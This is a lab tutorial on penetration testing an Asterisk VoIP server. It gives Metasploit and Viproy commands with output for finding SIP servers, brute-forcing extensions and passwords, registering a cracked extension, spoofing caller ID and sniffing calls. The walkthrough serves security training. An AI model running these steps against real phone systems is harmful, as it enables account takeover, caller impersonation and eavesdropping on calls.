

# Penetration Testing on VoIP Asterisk Server

April 13, 2020 By Raj Chandel

Today we will be learning about VoIP Penetration Testing this includes, how to enumeration, information gathering, User extension, and password enumeration, sip registration hijacking and spoofing.

## Table of Content

- **Introduction to VoIP**
  - Uses of VoIP
- **SIP Protocol**
  - SIP Requests
  - SIP Responses
  - SIP Interaction Structure
- **Real-Time Transport Protocol**
- **Configurations Used in Practical**
- **Setting Viproxy VoIP Kit**
- **Identifying SIP Servers**
- **Extension Brute-force**
- **Extension Registration**
- **Call Spoofing**
- **Log Monitoring**
- **Sniffing Calls using Wireshark**

## Introduction to VoIP

VoIP means Voice over Internet Protocol, it's called IP telephony, VoIP is used for communication purpose. VoIP technology allows you to make audio calls using the Internet connection instead of a regular phone (Landlines, mobile phones). Some VoIP partners may only allow you to call other people using the same service, but others may allow you to call anyone who has a telephone number – including local, long-distance, mobile, and international numbers. Also, while some VoIP services only work over your computer or a special VoIP phone (example a Cisco or Polycom, etc.).

VoIP by default use 5060 as its SIP signalling port. This used for registration When a phone (example a Cisco, Polycom, etc.) registers with Asterisk on port 5060.

The below mention functionality commonly used within VoIP installations that are not common in legacy telephony networks:

- Usage of multiple lines (PRI lines, BRI Lines) and extensions
- Voicemail service
- Voice recording
- Administrative Control
- Register calls
- Modular Configurations
- IVR and welcome messages

## SIP Protocol

The Session Initiation Protocol (SIP) allows us to establish communication, end or change voice or video calls. The voice or video traffic is transmitted via the Real-Time Protocol (RTP) protocol. SIP is an application layer protocol that uses UDP or TCP for traffic. By default, SIP uses port 5060 UDP/TCP for unencrypted traffic or port 5061 for TLS encrypted traffic. As we will see later, Man-in-the-Middle (MITM) attack vectors exist for all types of communication, including VoIP/SIP. Therefore, encryption is a necessary compensating control to have in place regardless of the environment or service method Session Initiation Protocol is ASCII based and very similar to the HTTP protocol as it uses a Request/Response Model. Requests to the SIP client are made through SIP URI and AGI via a user-agent similar to an HTTP request made by a web browser.

## SIP Requests

The following request types are common within SIP:

Sno.	Request	Description
1.	INVITE	The client is being invited to participate in a call session
2.	ACK	Confirms that the client has received a final response to an INVITE request
3.	BYE	Terminates a call and can be sent by either the caller or the caller
4.	CANCEL	Deletes any pending request
5.	OPTIONS	Queries the capabilities of servers
6.	REGISTER	Registers the address listed in the header field with a SIP server
7.	PRACK	Provisional Acknowledgement
8.	SUBSCRIBE	Subscribes for an Event of Notification from the Notifier
9.	NOTIFY	Notify the subscriber of a new Event
10.	PUBLISH	Publishes an event to the Server
11.	INFO	Sends mid-session information that does not modify the session state
12.	REFER	Asks recipient to issue SIP request (Call Transfer)
13.	MESSAGE	Transports instant messages using SIP

Based on modifies the state of the session without changing the state of the dialogue

## SIP Responses

We can understand the Responses using the Response code. The general categories of the Response codes are given below:

- 1xx (Informational)
- 2xx (Success)
- 3xx (Redirection)
- 4xx (Failed requests)
- 5xx (Web server cannot complete request)
- 6xx (Global errors)

## SIP Interaction Structure

The Typical SIP Interaction Structure consists of the following:

1. The sender initiates an INVITE request.
2. The receiver sends back a 100 (Trying) response.
3. The sender starts ringing by sending a 180 (Ringing) response.
4. The receiver picks up the phone and a 200 success response is sent (OK).
5. ACK is sent by the initiator.
6. The call started using RTP.
7. BYE request sent to end the call.

## Real-time Transport Protocol

The RTP is a network protocol for delivering audio and video over networks. RTP protocol is used in communication and entertainment systems that involve streaming media such as telephony and video or teleconference applications. RTP default port from 16384 to 32767, those ports used for sip calls. In our scenario, we are using the UDP port range 10000-20000 for RTP-the media stream, voice, and video channels.

## Configurations used in Practical

- **Attacker:**
  - OS: Kali Linux 2020.1
  - IP: 192.168.1.4
- **Target:**
  - VOIP Server: Trixbox
  - VOIP Client: Zoiper
  - IP: 192.168.1.7

We have already published an article on How to set up a VoIP Server. Please read it before proceeding further. We will be using the same server that we configured in that article

## Lab Setup for VOIP Penetration Testing

### Setting up Viproy VoIP Kit

Before beginning with the Penetration Testing, we need to add the Viproy-VoIP kit to our Metasploit. A detailed procedure on how to add modules in Metasploit can be found here. The steps depicted are taken from Rapid7 and Viproy Author.

We need to install some dependencies. First, we will be updating our sources and then install the following dependencies.

```
sudo apt update && sudo apt install -y git autoconf build-essential libcap-dev lib
```

```
kali@kali:~$ sudo apt update && sudo apt install -y git autoconf build-essential libcap-dev libpq-dev zlib1g-dev libsqlite3-dev
Hit:1 http://ftp.harukasan.org/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
13 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree
Reading state information... Done
autoconf is already the newest version (2.69-11.1).
build-essential is already the newest version (12.8).
git is already the newest version (1:2.25.1-1).
libcap-dev is already the newest version (1.9.1-3).
libpq-dev is already the newest version (12.2-4).
libsqlite3-dev is already the newest version (3.31.1-4).
zlib1g-dev is already the newest version (1:1.2.11.dfsg-2).
0 upgraded, 0 newly installed, 0 to remove and 13 not upgraded.
kali@kali:~$
```

Once we are done with installing all the dependencies, its time to clone the Viproy Repository to our Kali Linux. It contains the modules that we need to add to our Metasploit Framework

```
git clone https://github.com/fozavci/viproy-voipkit.git
```

```
root@kali:~# git clone https://github.com/fozavci/viproy-voipkit.git
Cloning into 'viproy-voipkit' ...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 690 (delta 2), reused 0 (delta 0), pack-reused 681
Receiving objects: 100% (690/690), 262.89 KiB | 480.00 KiB/s, done.
Resolving deltas: 100% (318/318), done.
root@kali:~# cd viproy-voipkit/
root@kali:~/viproy-voipkit# ls
CNAME _config.yml data external kaliinstall.sh lib LICENSE modules OTHERSUSAGE.md
```

Here we can see that we have the lib directory and the modules directory as well as the kaliinstall script.

Before running the script, we need to manually copy the contents of the lib directory and the modules directory to the Metasploit's lib and modules directory respectively.

```
cd /viproy-voipkit/modules/auxiliary/  
cp -r voip/ /usr/share/metasploit-framework/modules/auxiliary/VoIP/
```

```
root@kali:~/viproy-VoIPkit/modules/auxiliary/voip# ls  
viproxy.rb  
viproy_boghe_invite_exploit_poc.rb  
viproy_boghe_msrp_exploit_poc.rb  
viproy_cisco_autoregistration.rb  
viproy_cucdm_callforward.rb  
viproy_cucdm_speeddials.rb  
viproy_message_with_invite.rb  
viproy_msrp_fuzzer_with_invite.rb  
viproy_msrp_header_fuzzer_with_invite.rb  
viproy_msrp_with_invite.rb  
viproy_polycom_confextractor.rb  
viproy_sip_bruteforce.rb  
viproy_sip_enumerate.rb  
viproy_sip_invite.rb  
viproy_sip_invite-sdptest.rb  
viproy_sip_message.rb  
viproy_sip_negotiate.rb  
viproy_sip_options.rb  
viproy_sip_proxybouncescan.rb  
viproy_sip_register.rb  
viproy_sip_subscribe.rb  
viproy_sip_trusthacking.rb  
viproy_sip_udpampdos.rb  
viproy_skinny_callforward.rb  
viproy_skinny_call.rb  
viproy_skinny_register.rb  
viproy_training_sample.rb  
viproy_voip_mitmprxtcp.rb  
viproy_voip_mitmprxudp.rb  
root@kali:~/viproy-VoIPkit/modules/auxiliary/voip# cd ..  
root@kali:~/viproy-VoIPkit/modules/auxiliary# cp -r voip/ /usr/share/metasploit-framework/modules/auxiliary/VoIP/
```

```
cd viproy-voipkit/modules/auxiliary/spoof/cisco  
cp viproy_cdp.rb /usr/share/metasploit-framework/modules/auxiliary/VoIP/
```

```
root@kali:~/viproy-VoIPkit/modules/auxiliary/spoof/cisco# ls  
viproy_cdp.rb  
root@kali:~/viproy-VoIPkit/modules/auxiliary/spoof/cisco# cp viproy_cdp.rb /usr/share/metasploit-framework/modules/auxiliary/VoIP/
```

Now we need to make the entries of the modules we copied in the Mixins Files located at /usr/share/Metasploit-framework/lib/msf/core/auxiliary/.

```
echo "require 'msf/core/auxiliary/sip'" >> /usr/share/metasploit-framework/lib/msf/core/auxiliary/mixins.rb  
echo "require 'msf/core/auxiliary/skinny'" >> /usr/share/metasploit-framework/lib/msf/core/auxiliary/mixins.rb  
echo "require 'msf/core/auxiliary/msrp'" >> /usr/share/metasploit-framework/lib/msf/core/auxiliary/mixins.rb
```

```
root@kali:~# echo "require 'msf/core/auxiliary/sip'" >> /usr/share/metasploit-framework/lib/msf/core/auxiliary/mixins.rb  
root@kali:~# echo "require 'msf/core/auxiliary/skinny'" >> /usr/share/metasploit-framework/lib/msf/core/auxiliary/mixins.rb  
root@kali:~# echo "require 'msf/core/auxiliary/msrp'" >> /usr/share/metasploit-framework/lib/msf/core/auxiliary/mixins.rb  
root@kali:~#
```

This can be done manually as well or using another text editor.

This is all that we needed to do. If this method doesn't work or gives some errors. The author was kind enough to give a pre-compiled version. To install that we will be following these steps.

First, we will clone the precompiled version from GitHub.

```
git clone https://github.com/fozavci/metasploit-framework-with-viproxy.git
```

```
root@kali:~# git clone https://github.com/fozavci/metasploit-framework-with-viproxy
Cloning into 'metasploit-framework-with-viproxy' ...
remote: Enumerating objects: 16645, done.
remote: Total 16645 (delta 0), reused 0 (delta 0), pack-reused 16645
Receiving objects: 100% (16645/16645), 34.19 MiB | 2.03 MiB/s, done.
Resolving deltas: 100% (7168/7168), done.
Updating files: 100% (7982/7982), done.
root@kali:~#
```

Then we will traverse into the directory and install the viproy using gem.

```
cd metasploit-framework-with-viproxy/
gem install bundler
bundle install
```

```
root@kali:~# cd metasploit-framework-with-viproxy/
root@kali:~/metasploit-framework-with-viproxy# gem install bundler
Fetching bundler-2.1.4.gem
Successfully installed bundler-2.1.4
Parsing documentation for bundler-2.1.4
Installing ri documentation for bundler-2.1.4
Done installing documentation for bundler after 8 seconds
1 gem installed
root@kali:~/metasploit-framework-with-viproxy# bundle install
Don't run Bundler as root. Bundler can ask for sudo if it is needed, and installing your bundle as
root will break this application for all non-root users on this machine.
```

It will take some time. After it's done we will need to reload the modules in Metasploit Framework.

```
reload_all
```

```
msf5 > reload_all
[*] Reloading modules from all module paths ...
```


That was the installation of the Viproy Toolkit. Let's start Penetration Testing on our VoIP Server.

In a VoIP network, information that can be proven useful is VoIP gateway's or servers, IP-PBX systems, client software (softphones)/VoIP phones and user extensions. Let's have a look at some of the widely used tools for enumeration and fingerprinting.

# Identifying SIP Servers

By using sip Metasploit Scanner Module identify systems by providing a single IP or a range of IP addresses we can scan all the VoIP Servers and their enabled options.

```
use auxiliary/scanner/sip/options
set rhosts 192.168.1.0/24
run
```



```
msf5 > use auxiliary/scanner/sip/options
msf5 auxiliary(scanner/sip/options) > set rhosts 192.168.1.0/24
rhosts => 192.168.1.0/24
msf5 auxiliary(scanner/sip/options) > run

[*] Sending SIP UDP OPTIONS requests to 192.168.1.0-192.168.1.255 (256 hosts)
[*] 192.168.1.7:5060 udp SIP/2.0 404 Not Found: {"User-Agent"=>"Asterisk PBX 1.6.0.26-FONCORE-r78", "Allow"=>"INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO"}
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Here, we can see that our scan gave us a VoIP Server running on 192.168.1.7. We can also see that it has a User-Agent as “Asterisk” and we can see that it has multiple Requests enabled on it.

## Extension Bruteforce

Next, we will be doing a brute-force on the target server to extract the Extensions and Passwords or secrets. For this particular practice, we made 2 dictionaries. One for the usernames and the other for the passwords. Next, we need to define the range for the extensions. We chose the range 0000000 to 99999999. And then we run the exploit

```
use auxiliary/voip/viproxy_sip_bruteforce
set rhosts 192.168.1.7
set minext 00000000
set maxext 99999999
set user_file /home/kali/user.txt
set pass_file /home/kali/pass.txt
exploit
```



```

msf5 > use auxiliary/voip/viproxy_sip_bruteforce
msf5 auxiliary(voip/viproxy_sip_bruteforce) > set rhosts 192.168.1.7
rhosts => 192.168.1.7
msf5 auxiliary(voip/viproxy_sip_bruteforce) > set user_file /home/kali/user.txt
user_file => /home/kali/user.txt
msf5 auxiliary(voip/viproxy_sip_bruteforce) > set pass_file /home/kali/pass.txt
pass_file => /home/kali/pass.txt
msf5 auxiliary(voip/viproxy_sip_bruteforce) > set numeric_min 00000000
numeric_min => 0
msf5 auxiliary(voip/viproxy_sip_bruteforce) > set numeric_max 99999999
numeric_max => 99999999
msf5 auxiliary(voip/viproxy_sip_bruteforce) > exploit

[+] 192.168.1.7 User: 00000000 Password: 000 Result: Request Succeed
[+] 192.168.1.7 User: 11111111 Password: 111 Result: Request Succeed
[+] 192.168.1.7 User: 22222222 Password: 222 Result: Request Succeed
[+] 192.168.1.7 User: 33333333 Password: 333 Result: Request Succeed
[+] 192.168.1.7 User: 44444444 Password: 444 Result: Request Succeed
[+] 192.168.1.7 User: 55555555 Password: 555 Result: Request Succeed
[+] 192.168.1.7 User: 66666666 Password: 666 Result: Request Succeed
[+] 192.168.1.7 User: 77777777 Password: 777 Result: Request Succeed
[+] 192.168.1.7 User: 88888888 Password: 888 Result: Request Succeed
[+] 192.168.1.7 User: 99999999 Password: 999 Result: Request Succeed

```

Here, we can see that we were able to extract 10 extensions. Ensure that the secret that we setup for the extension is difficult to guess to prevent brute-force of this kind.

## Extension Registration

Since we have the extensions and the secrets. Now it's time to move one step ahead and register the extensions so that we can be able to initiate calls from the attacker machine. We chose the extension 99999999. We cracked its secret to be 999. Now, all we had to do is provide the server IP address and the extension and secret. As soon as we run the auxiliary, we get a 200 OK response from the server telling us that the extension is registered with this IP Address.

```

use auxiliary/voip/viproxy_sip_register
set rhosts 192.168.1.7
set username 99999999
set password 999
run

```



```
msf5 > use auxiliary/voip/viproxy_sip_register
msf5 auxiliary(voip/viproxy_sip_register) > set rhost 192.168.1.7
rhost => 192.168.1.7
msf5 auxiliary(voip/viproxy_sip_register) > set username 99999999
username => 99999999
msf5 auxiliary(voip/viproxy_sip_register) > set password 999
password => 999
msf5 auxiliary(voip/viproxy_sip_register) > run

[+] 192.168.1.7:5060
    Response      : 200 OK
    User-Agent     : Asterisk PBX 1.6.0.26-FONCORE-r78
    Credentials    : User => 99999999 Password => 999
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Here, we have to register the software as we don't have a trunk line or PSTN lines or PRI line for making the outgoing calls. Hence, we are testing the extension to extension calling.

## Call Spoofing

In the previous practical, we registered the extension 99999999, now we will be using it for calling the extension 00000000. Here we can spoof the Caller ID to whatever we want. We have set it to Hacker. We need to define the login to true so that we can log in to the server with the 999 secrets. We also have to set the numeric user true so that it can accept the numeric extensions.


```
use auxiliary/voip/viproxy_sip_invite
set rhosts 192.168.1.7
set to 00000000
set from 99999999
set login true
set fromname hacker
set username 99999999
set password 999
set numeric users true
run
```

```

msf5 > use auxiliary/voip/viproxy_sip_invite
msf5 auxiliary(voip/viproxy_sip_invite) > set rhosts 192.168.1.7
rhosts => 192.168.1.7
msf5 auxiliary(voip/viproxy_sip_invite) > set from 99999999
from => 99999999
msf5 auxiliary(voip/viproxy_sip_invite) > set to 000000000
to => 000000000
msf5 auxiliary(voip/viproxy_sip_invite) > set login true
login => true
msf5 auxiliary(voip/viproxy_sip_invite) > set fromname Hacker
fromname => Hacker
msf5 auxiliary(voip/viproxy_sip_invite) > set username 99999999
username => 99999999
msf5 auxiliary(voip/viproxy_sip_invite) > set password 999
password => 999
msf5 auxiliary(voip/viproxy_sip_invite) > set numeric_users true
numeric_users => true
msf5 auxiliary(voip/viproxy_sip_invite) > run

```

As soon as we run the auxiliary, we can see that there is a call initiated from the extension 999999999 to the extension 000000000 which we set on our Zoiper Client. We can also see that we have the Hacker Caller ID that we set in the auxiliary.



## Log Monitoring

We can monitor the logs on the VoIP Server which contains the information about all the calls that were initiated, connected, dropped. All the extensions and other important information. We can always brute-force it or check for default credentials. First, we will connect the server using the ssh and then we will run the following command to open up the asterisk console panel. This panel records the logs in real-time.

```

ssh 192.168.1.7
asterisk -rvvvvvvvvvvvvvvvvv

```


```

root@kali:~# ssh root@192.168.1.7
root@192.168.1.7's password:
Last login: Sat Mar 28 06:27:20 2020 from 192.168.1.4
[trixbox1.localdomain ~]# asterisk -rvvvvvvvvvvvv
Asterisk 1.6.0.26-FONCORE-r78, Copyright (C) 1999 - 2010 Digium, Inc. and others.
Created by Mark Spencer <markster@digium.com>
Asterisk comes with ABSOLUTELY NO WARRANTY; type 'core show warranty' for details.
This is free software, with components licensed under the GNU General Public
license version 2 and other licenses; you are welcome to redistribute it under
certain conditions. Type 'core show license' for details.
=====
= Parsing '/etc/asterisk/asterisk.conf': = Found
= Parsing '/etc/asterisk/extconfig.conf': = Found
Connected to Asterisk 1.6.0.26-FONCORE-r78 currently running on trixbox1 (pid = 3317)
Verbosity is at least 50
= Using SIP RTP TOS bits 184
= Using SIP RTP CoS mark 5
= Using SIP VRTT TOS bits 136
= Using SIP VRTT CoS mark 6
-- Executing [00000000@from-internal:1] Macro("SIP/192.168.1.7-00000014", "exten-vm,novm,00000000") in new stack
-- Executing [s@macro-exten-vm:1] Macro("SIP/192.168.1.7-00000014", "user-callerid") in new stack
-- Executing [s@macro-user-callerid:1] Set("SIP/192.168.1.7-00000014", "AMPUSER=9999999") in new stack
-- Executing [s@macro-user-callerid:2] GotoIf("SIP/192.168.1.7-00000014", "0?report") in new stack
-- Executing [s@macro-user-callerid:3] ExecIf("SIP/192.168.1.7-00000014", "1?Set(REALCALLERIDNUM=9999999)") in new stack
-- Executing [s@macro-user-callerid:4] Set("SIP/192.168.1.7-00000014", "AMPUSER=") in new stack
-- Executing [s@macro-user-callerid:5] Set("SIP/192.168.1.7-00000014", "AMPUSERCIDNAME=") in new stack
-- Executing [s@macro-user-callerid:6] GotoIf("SIP/192.168.1.7-00000014", "1?report") in new stack
-- Goto (macro-user-callerid,s,10)
-- Executing [s@macro-user-callerid:10] GotoIf("SIP/192.168.1.7-00000014", "0?continue") in new stack
-- Executing [s@macro-user-callerid:11] Set("SIP/192.168.1.7-00000014", "TTL=64") in new stack
-- Executing [s@macro-user-callerid:12] GotoIf("SIP/192.168.1.7-00000014", "1?continue") in new stack
-- Goto (macro-user-callerid,s,19)
-- Executing [s@macro-user-callerid:19] NoOp("SIP/192.168.1.7-00000014", "Using CallerID 'Hacker' <9999999>") in new stack
-- Executing [s@macro-exten-vm:2] Set("SIP/192.168.1.7-00000014", "RingGroupMethod=none") in new stack
-- Executing [s@macro-exten-vm:3] Set("SIP/192.168.1.7-00000014", "VMBOX=novm") in new stack
-- Executing [s@macro-exten-vm:4] Set("SIP/192.168.1.7-00000014", "EXTTOCALL=00000000") in new stack
-- Executing [s@macro-exten-vm:5] Set("SIP/192.168.1.7-00000014", "CFUEXT=") in new stack
-- Executing [s@macro-exten-vm:6] Set("SIP/192.168.1.7-00000014", "CFBEXT=") in new stack
-- Executing [s@macro-exten-vm:7] Set("SIP/192.168.1.7-00000014", "RT=") in new stack
-- Executing [s@macro-exten-vm:8] Macro("SIP/192.168.1.7-00000014", "record-enable,00000000,IN") in new stack
-- Executing [s@macro-record-enable:1] GotoIf("SIP/192.168.1.7-00000014", "1?check") in new stack
-- Goto (macro-record-enable,s,4)
-- Executing [s@macro-record-enable:4] AGI("SIP/192.168.1.7-00000014", "recordingcheck,20200328-072403,1585394643.20") in new stack
-- Launched AGI Script /var/lib/asterisk/agi-bin/recordingcheck
recordingcheck,20200328-072403,1585394643.20: Inbound recording not enabled
(SIP/192.168.1.7-00000014-167: Swift recordingcheck completed, returning 0


```

## Sniffing Calls using Wireshark

When users initiate a phone call, we can observe the captured SIP traffic using Wireshark. We launch the Wireshark and choose the network adapter on which the VoIP server is working on. Then we start capturing packets. If we observe closely, we can see that there is a tab called Telephony in Wireshark's Menu. In the drop-down menu, we have the first option "VoIP Calls".



